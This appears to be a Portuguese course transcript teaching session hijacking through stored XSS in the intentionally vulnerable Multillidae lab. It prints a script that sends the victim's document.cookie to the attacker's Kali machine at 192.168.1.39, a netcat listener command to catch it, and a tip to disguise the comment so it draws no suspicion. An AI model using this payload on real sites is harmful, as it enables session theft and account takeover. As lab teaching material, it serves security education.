07

Sequestro de sessão com código

Transcrição

Nesta aula vamos realizar o sequestro de sessão de uma vítima.


Primeiro, acessamos a página do Multillidae como hackers e resetamos o Banco de Dados. E entramos na página referente ao Blog pelo seguinte caminho:

"OWASP 2013 > A3 - Cross Site Scripting (XSS) > Persistent (Second Order)"

Para sequestrar a sessão do usuário utilizaremos um código *javascript* e através dele vamos descobrir o *cookie* da vítima. Para tanto, inserimos na caixa de comentário da página de blog o seguinte código:

```
<script>
alert(document.cookie);
</script>
```

Com esse `script` espera-se que apareça em nossa tela um *pop up* com informações referentes ao *cookie*:



Na imagem acima verificamos, de fato, o *pop up*. Mas essa informação não é interessante, pois o cookie retornado não é de outro usuário, senão o nosso mesmo.

Normalmente, para que um ataque não levante suspeitas, é necessário criar comentários com conteúdo e não vazios como fizemos no último teste. Portanto, na caixa de comentário nós vamos escrever "Ficou bem legal o site" e junto disso acrescentamos o `script` desejado.


Mas, antes de roubar a sessão é preciso pensar em como acontece a inserção de um comentário na página.

Como hackers, ao escrevermos uma mensagem, enviamos para o servidor uma requisição que insere nossa mensagem no banco de dados. O servidor envia uma resposta para o hacker com todas as mensagens armazenadas na página, inclusive, a que escrevemos e que contem o código *javascript*. Assim, uma vítima ao logar a página do servidor faz uma requisição, uma consulta ao banco de dados e recebe uma resposta que está contaminada.


Nós desejamos inserir um código *javascript* para obter acesso ao *cookie* da vítima. Vamos acessar o Kali Linux e esconder a requisição dentro de uma imagem. Portanto, utilizamos `script` , `var imagem=new Image()` e a source da imagem que será o IP do Kali Linux, portanto, `imagem.src="http://192.168.1.39"` . Junto ao `imagem.src` nós vamos introduzir o pedido para que a vítima disponibilize seu *cookie*, portanto, `?"+document.cookie` . Lembrando que o endereço IP é diferente dependendo da rede que alguém utiliza. Por fim, fechamos o `script` e temos o seguinte código:

```
Ficou bem legal o site!
<script>
var imagem=new Image();
imagem.src="http://192.168.1.39?"+document.cookie;
</script>
```


Basta enviar o que acabamos de escrever apertando "Save Blog Entry". Assim, a mensagem será inclusa no blog, observe:



Vamos acessar o blog do *Multillidae* como usuário comum do site. A primeira vista o site parece estar normal, mas clicando com o botão direito e escolhendo a opção "Inspecionar > Network" algo chama atenção:



Clicando nesse arquivo temos o seguinte:




O endereço IP que aparece é justamente o do código que passamos! Junto ao número IP podemos verificar também outras informações da sessão.

Porém, como hackers, ainda não obtivemos sucesso. Mas, já conseguimos saber que o `http` utiliza a porta 80 e que o Kali Linux deve ficar atento a ela esperando a requisição da imagem falsa.

Para nos auxiliar existe uma ferramenta administrativa chamada *net catch*, responsável por abrir portas. Utilizando o Kali Linux abrimos o terminal e nele vamos usar o *net catch* (`nc`). O `nc` deve escutar (`-l`) e mostrar (`v`) a porta (`p`) de número `80` , temos o seguinte:

```
> nc -lvp 80
```

Agora, após utilizarmos isso, podemos acessar a página da **Multillidae** como um usuário normal. E ao retornarmos no terminal do hacker verificamos que ele capta algo na porta 80:



Ou seja, o hacker consegue acessar a sessão da vítima!

Resumindo:

A vítima, que é administradora do site, acessou a página ignorando a existência de um script escondido e teve sua sessão capturada. Assim, quando o usuário acessa o *Multillidae* e efetua seu login, escrevendo o usuário e a senha, a sessão já está nas mãos do *hacker*.

Através do resultado que foi obtido nós podemos pedir ao **Burb Suite** para nos auxiliar na tarefa de enganar o servidor.